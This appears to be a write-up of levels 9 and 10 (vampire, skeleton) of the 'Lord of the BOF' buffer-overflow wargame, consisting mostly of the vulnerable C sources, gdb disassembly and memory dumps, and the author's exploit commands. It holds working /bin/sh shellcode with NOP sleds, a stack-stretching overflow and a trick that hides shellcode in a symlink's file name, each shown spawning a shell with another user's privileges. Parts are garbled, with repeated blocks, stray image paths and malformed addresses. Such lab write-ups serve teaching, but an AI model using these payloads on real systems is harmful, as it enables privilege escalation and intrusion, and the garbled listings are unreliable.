

L.O.B

level 9&10

서동훈

```
/*  
    The Lord of the BOF : The Fellowship of the BOF  
    - vampire  
    - check 0xbfff  
*/  
  
#include <stdio.h>  
#include <stdlib.h>  
  
main(int argc, char *argv[])  
{  
    char buffer[40];  
  
    if(argc < 2){  
        printf("argv error\n");  
        exit(0);  
    }  
  
    if(argv[1][47] != '\xbf')  
    {  
        printf("stack is still your friend.\n");  
        exit(0);  
    }  
  
    // here is changed!  
    if(argv[1][46] == '\xff')  
    {  
        printf("but it's not forever\n");  
        exit(0);  
    }  
  
    strcpy(buffer, argv[1]);  
    printf("%s\n", buffer);  
}  
[troll@localhost troll]$
```

```
/*
    The Lord of the BOF : The Fellowship of the BOF
    - vampire
    - check 0xbfff
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
    char buffer[40];

    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }

    if(argv[1][47] != '\xbf')
    {
        printf("stack is still your friend.\n");
        exit(0);
    }

    // here is changed!
    if(argv[1][46] == '\xff')
    {
        printf("but it's not forever\n");
        exit(0);
    }

    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}

[troll@localhost troll]$
```

```

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    The Lord of the BOF : The Fellowship of the BOF
    - vampire
    - check 0xbfff
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
    char buffer[40];

    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }


    if(argv[1][47] != '\xbf')
    {
        printf("stack is still your friend.\n");
        exit(0);
    }

    // here is changed!
    if(argv[1][46] == '\xff')
    {
        printf("but it's not forever\n");
        exit(0);
    }

    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}

[troll@localhost troll]$

```



```

0x804845b <main+43>: add    %edx,47
0x804845e <main+46>: cmp    BYTE PTR [%edx],0xbf
0x8048461 <main+49>: je     0x8048480 <main+80>
0x8048463 <main+51>: push  0x804852c
0x8048468 <main+56>: call  0x8048350 <printf>
0x804846d <main+61>: add    %esp,4
0x8048470 <main+64>: push  0
0x8048472 <main+66>: call  0x8048360 <exit>
0x8048477 <main+71>: add    %esp,4
0x804847a <main+74>: lea    %esi,[%esi]
0x8048480 <main+80>: mov    %eax,DWORD PTR [%ebp+12]
0x8048483 <main+83>: add    %eax,4
0x8048486 <main+86>: mov    %edx,DWORD PTR [%eax]
0x8048488 <main+88>: add    %edx,46
0x804848b <main+91>: cmp    BYTE PTR [%edx],0xff
0x804848e <main+94>: jne    0x80484a7 <main+119>
0x8048490 <main+96>: push  0x8048549
0x8048495 <main+101>: call  0x8048350 <printf>
0x804849a <main+106>: add    %esp,4
0x804849d <main+109>: push  0
0x804849f <main+111>: call  0x8048360 <exit>
0x80484a4 <main+116>: add    %esp,4
0x80484a7 <main+119>: mov    %eax,DWORD PTR [%ebp+12]
0x80484aa <main+122>: add    %eax,4
0x80484ad <main+125>: mov    %edx,DWORD PTR [%eax]
0x80484af <main+127>: push  %edx
0x80484b0 <main+128>: lea    %eax,[%ebp-40]
---Type <return> to continue, or q <return> to quit---
0x80484b3 <main+131>: push  %eax
0x80484b4 <main+132>: call  0x8048370 <strcpy>
0x80484b9 <main+137>: add    %esp,8
0x80484bc <main+140>: lea    %eax,[%ebp-40]
0x80484bf <main+143>: push  %eax
0x80484c0 <main+144>: push  0x804855f
0x80484c5 <main+149>: call  0x8048350 <printf>
0x80484ca <main+154>: add    %esp,8
0x80484cd <main+157>: leave
0x80484ce <main+158>: ret
0x80484cf <main+159>: nop
End of assembler dump.
(gdb) b*0x80484bc
Breakpoint 1 at 0x80484bc
(gdb) 

```

```
(gdb) r $(python -c 'print "\xbf"*48+" "+"A"*14000')
Starting program: /home/troll/tmp/vampire $(python -c 'print "\xbf"*48+" "+"A"*14000')

Breakpoint 1, 0x80484bc in main ()
(gdb) █
```

```
(gdb) r $(python -c 'print "\xbf"*48+" "+"A"*14000')
Starting program: /home/troll/tmp/vampire $(python -c 'print "\xbf"*48+" "+"A"*14000')

Breakpoint 1, 0x80484bc in main ()
(gdb) █
```

```
(gdb) x/24wx $esp
0xbfffc3f0:    0xbfbfbfbf    0xbfbfbfbf    0xbfbfbfbf    0xbfbfbfbf
0xbfffc400:    0xbfbfbfbf    0xbfbfbfbf    0xbfbfbfbf    0xbfbfbfbf
0xbfffc410:    0xbfbfbfbf    0xbfbfbfbf    0xbfbfbfbf    0xbfbfbfbf
0xbfffc420:    0x00000000    0xbfffc464    0xbfffc474    0x40013868
0xbfffc430:    0x00000003    0x08048380    0x00000000    0x080483a1
0xbfffc440:    0x08048430    0x00000003    0xbfffc464    0x080482e0
(gdb)
0xbfffc450:    0x080484fc    0x4000ae60    0xbfffc45c    0x40013e90
0xbfffc460:    0x00000003    0xbfffc562    0xbfffc57a    0xbfffc5ab
0xbfffc470:    0x00000000    0xbfffc5c    0xbfffc70    0xbfffc89
0xbfffc480:    0xbfffc8a    0xbfffc8ca    0xbfffc8d5    0xbfffc8e9
0xbfffc490:    0xbfffc8eb7    0xbfffc8ed2    0xbfffc8ee7    0xbfffc8ff04
0xbfffc4a0:    0xbfffc8ff0f    0xbfffc8ff29    0xbfffc8ff37    0xbfffc8ff3f
(gdb) █
```

```
(gdb) r $(python -c 'print "\xbf"*48+" "+"A"*100000')
Starting program: /home/troll/tmp/vampire $(python -c 'print "\xbf"*48+" "+"A"*100000')
```

```
Breakpoint 1, 0x80484bc in main ()
```

```
(gdb) x/24wx $esp
```

0xbffe7400:	0xbfbfbfbf	0xbfbfbfbf	0xbfbfbfbf	0xbfbfbfbf
0xbffe7410:	0xbfbfbfbf	0xbfbfbfbf	0xbfbfbfbf	0xbfbfbfbf
0xbffe7420:	0xbfbfbfbf	0xbfbfbfbf	0xbfbfbfbf	0xbfbfbfbf
0xbffe7430:	0x00000000	0xbffe7474	0xbffe7484	0x40013868
0xbffe7440:	0x00000003	0x08048380	0x00000000	0x080483a1
0xbffe7450:	0x08048430	0x00000003	0xbffe7474	0x080482e0

```
(gdb) █
```



```
[troll@localhost tmp]$ ./vampire $(python -c 'print "\x90"*19+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\x
xc2\xb0\x0b\xcd\x80"+" \x10\x74\xfe\xbf"+" "+"A"*100000')
????????????????????1畚 h//shh/bin?? S?? 畚
```

? +t

Segmentation fault (core dumped)

```
[troll@localhost tmp]$ █
```

Program terminated with signal 11, Segmentation fault.

#0 0xbffe7418 in ?? ()

(gdb) x/24wx \$esp

0xbffe7418:	0xbffe7420	0x00000031	0x00000000	0xbffe7464
0xbffe7428:	0xbffe7474	0x40013868	0x00000003	0x08048380
0xbffe7438:	0x00000000	0x080483a1	0x08048430	0x00000003
0xbffe7448:	0xbffe7464	0x080482e0	0x080484fc	0x4000ae60
0xbffe7458:	0xbffe745c	0x40013e90	0x00000003	0xbffe756f
0xbffe7468:	0xbffe7579	0xbffe75aa	0x00000000	0xbffffc4b

(gdb)

0xbffe7478:	0xbffffc5f	0xbffffc78	0xbffffc97	0xbffffcb9
0xbffe7488:	0xbffffcc4	0xbffffe87	0xbffffea6	0xbffffec1
0xbffe7498:	0xbffffed6	0xbffffef3	0xbffffefe	0xbfffff18
0xbffe74a8:	0xbfffff26	0xbfffff2e	0xbfffff3f	0xbfffff49
0xbffe74b8:	0xbfffff57	0xbfffff68	0xbfffff76	0xbfffff81
0xbffe74c8:	0xbfffff92	0xbfffffd3	0xbfffffdf	0x00000000

(gdb)

0xbffe74d8:	0x00000003	0x08048034	0x00000004	0x00000020
0xbffe74e8:	0x00000005	0x00000006	0x00000006	0x00001000
0xbffe74f8:	0x00000007	0x40000000	0x00000008	0x00000000
0xbffe7508:	0x00000009	0x08048380	0x0000000b	0x000001fc
0xbffe7518:	0x0000000c	0x000001fc	0x0000000d	0x000001fc
0xbffe7528:	0x0000000e	0x000001fc	0x00000010	0x0fabfbff

(gdb)

0xbffe7538:	0x0000000f	0xbffe756a	0x00000000	0x00000000
0xbffe7548:	0x00000000	0x00000000	0x00000000	0x00000000
0xbffe7558:	0x00000000	0x00000000	0x00000000	0x00000000
0xbffe7568:	0x36690000	0x2e003638	0x6d61762f	0x65726970
0xbffe7578:	0x90909000	0x90909090	0x90909090	0x90909090
0xbffe7588:	0x90909090	0x6850c031	0x68732f2f	0x69622f68

(gdb)

0xbffe7598:	0x50e3896e	0x89e18953	0xcd0bb0c2	0xfe741080
0xbffe75a8:	0x414140bf	0x41414141	0x41414141	0x41414141
0xbffe75b8:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffe75c8:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffe75d8:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffe75e8:	0x41414141	0x41414141	0x41414141	0x41414141

(gdb)

```
[troll@localhost troll]$ ./vampire $(python -c 'print "\x90"*19+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80"+" \x88\x75\xfe\xbf"+" "+"A"*100000')
?????????????????1? h//shh/bin?? S?? ?
? ?u

bash$ id
uid=508(troll) gid=508(troll) euid=509(vampire) egid=509(vampire) groups=508(troll)
bash$
```

```
extern char **environ;

main(int argc, char *argv[])
{
    char buffer[40];
    int i, saved_argc;

    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }

    // egghunter
    for(i=0; environ[i]; i++)
        memset(environ[i], 0, strlen(environ[i]));

    if(argv[1][47] != '\xbf')
    {
        printf("stack is still your friend.\n");
        exit(0);
    }

    // check the length of argument
    if(strlen(argv[1]) > 48){
        printf("argument is too long!\n");
        exit(0);
    }

    // argc saver
    saved_argc = argc;

    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);

    // buffer hunter
    memset(buffer, 0, 40);

    // ultra argv hunter!
    for(i=0; i<saved_argc; i++)
        memset(argv[i], 0, strlen(argv[i]));
}
[vampire@localhost vampire]$
```

```
extern char **environ;

main(int argc, char *argv[])
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    char buffer[40];
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[vampire@localhost vampire]$
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    printf("%s\n", buffer);

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[vampire@localhost vampire]$
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    for(i=0; environ[i]; i++)
        memset(environ[i], 0, strlen(environ[i]));

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        printf("stack is still your friend.\n");
        exit(0);
    }

    // check the length of argument
    if(strlen(argv[1]) > 48){
        printf("argument is too long!\n");
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    }

    // argc saver
    saved_argc = argc;

    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);

    // buffer hunter
    memset(buffer, 0, 40);

    // ultra argv hunter!
    for(i=0; i<saved_argc; i++)
        memset(argv[i], 0, strlen(argv[i]));
}
[vampire@localhost vampire]$
```

```
extern char **environ;

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    int i, saved_argc;

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    }

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    if(strlen(argv[1]) > 48){
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    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);

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    memset(buffer, 0, 40);

    // ultra argv hunter!
    for(i=0; i<saved_argc; i++)
        memset(argv[i], 0, strlen(argv[i]));
}

[vampire@localhost vampire]$
```



```

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    char buffer[40];
    int i, saved_argc;

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        memset(environ[i], 0, strlen(environ[i]));
    }

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    {
        printf("stack is still your friend.\n");
        exit(0);
    }

    // check the length of argument
    if(strlen(argv[1]) > 48){
        printf("argument is too long!\n");
        exit(0);
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
    // argc saver
    saved_argc = argc;

    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);

    // buffer hunter
    memset(buffer, 0, 40);

    // ultra argv hunter!
    for(i=0; i<saved_argc; i++)
        memset(argv[i], 0, strlen(argv[i]));
}
[vampire@localhost vampire]$ 

```



```

0x804862b <main+299>: jmp     0x8048670 <main+368>
0x804862d <main+301>: lea     %esi, [%esi]
0x8048630 <main+304>: mov     %eax, DWORD PTR [%ebp-44]
0x8048633 <main+307>: lea     %edx, [%eax*4]
0x804863a <main+314>: mov     %eax, DWORD PTR [%ebp+12]
0x804863d <main+317>: mov     %edx, DWORD PTR [%eax+%edx]
0x8048640 <main+320>: push    %edx
0x8048641 <main+321>: call    0x80483f0 <strlen>
0x8048646 <main+326>: add     %esp, 4
0x8048649 <main+329>: mov     %eax, %eax
0x804864b <main+331>: push    %eax
0x804864c <main+332>: push    0
0x804864e <main+334>: mov     %eax, DWORD PTR [%ebp-44]
0x8048651 <main+337>: lea     %edx, [%eax*4]
0x8048658 <main+344>: mov     %eax, DWORD PTR [%ebp+12]
0x804865b <main+347>: mov     %edx, DWORD PTR [%eax+%edx]
0x804865e <main+350>: push    %edx
0x804865f <main+351>: call    0x8048430 <memset>
0x8048664 <main+356>: add     %esp, 12
0x8048667 <main+359>: inc     DWORD PTR [%ebp-44]
0x804866a <main+362>: jmp     0x8048623 <main+291>
0x804866c <main+364>: lea     %esi, [%esi*1]
0x8048670 <main+368>: leave
0x8048671 <main+369>: ret
0x8048672 <main+370>: nop
0x8048673 <main+371>: nop
0x8048674 <main+372>: nop
0x8048675 <main+373>: nop
0x8048676 <main+374>: nop
0x8048677 <main+375>: nop
0x8048678 <main+376>: nop
---Type <return> to continue, or q <return> to quit---
0x8048679 <main+377>: nop
0x804867a <main+378>: nop
0x804867b <main+379>: nop
0x804867c <main+380>: nop
0x804867d <main+381>: nop
0x804867e <main+382>: nop
0x804867f <main+383>: nop
End of assembler dump.
(gdb) b*0x8048670
Breakpoint 1 at 0x8048670
(gdb) █

```



```
[vampire@localhost tmp]$ ln -s skeleton $(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\x47\x57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"')  
[vampire@localhost tmp]$
```

```
[vampire@localhost tmp]$ ln -s skeleton $(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\x47\x57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
[vampire@localhost tmp]$ ./$(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\x47\x57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"+" "+"xbf"*48')
Segmentation fault (core dumped)
[vampire@localhost tmp]$
```

```

(gdb)
0xbffffe70:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffe80:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffe90:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffea0:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffeb0:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffec0:    0x00000000    0x00000000    0x00000000    0x00000000
(gdb)
0xbffffed0:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffee0:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffef0:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffff0:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffff10:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffff20:    0x00000000    0x00000000    0x00000000    0x00000000
(gdb)
0xbffffff30:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffff40:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffff50:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffff60:    0x00000000    0x00000000    0x00000000    0x00000000
0xbffffff70:    0x2e000000    0x9090902f    0x90909090    0x90909090
0xbffffff80:    0x90909090    0x90909090    0x90909090    0x90909090
(gdb)
0xbffffff90:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffffa0:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffffb0:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffffc0:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffffffd0:    0x90909090    0x90909090    0x50c03190    0x722e2ebe
0xbffffffe0:    0x01c68167    0x56010101    0x69622ebf    0x8957476e
(gdb)
0xbfffffff0:    0xe28950e3    0xb0e18953    0x0080cd0b    0x00000000
0xc0000000:    Cannot access memory at address 0xc0000000
(gdb)

```

```
[vampire@localhost vampire]$ ./$(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\x47\x57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"+" "+" \xbf"*44+"\xc0\xff\xff\xbf"')
?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?
bash$ id
uid=509(vampire) gid=509(vampire) euid=510(skeleton) egid=510(skeleton) groups=509(vampire)
bash$ █
```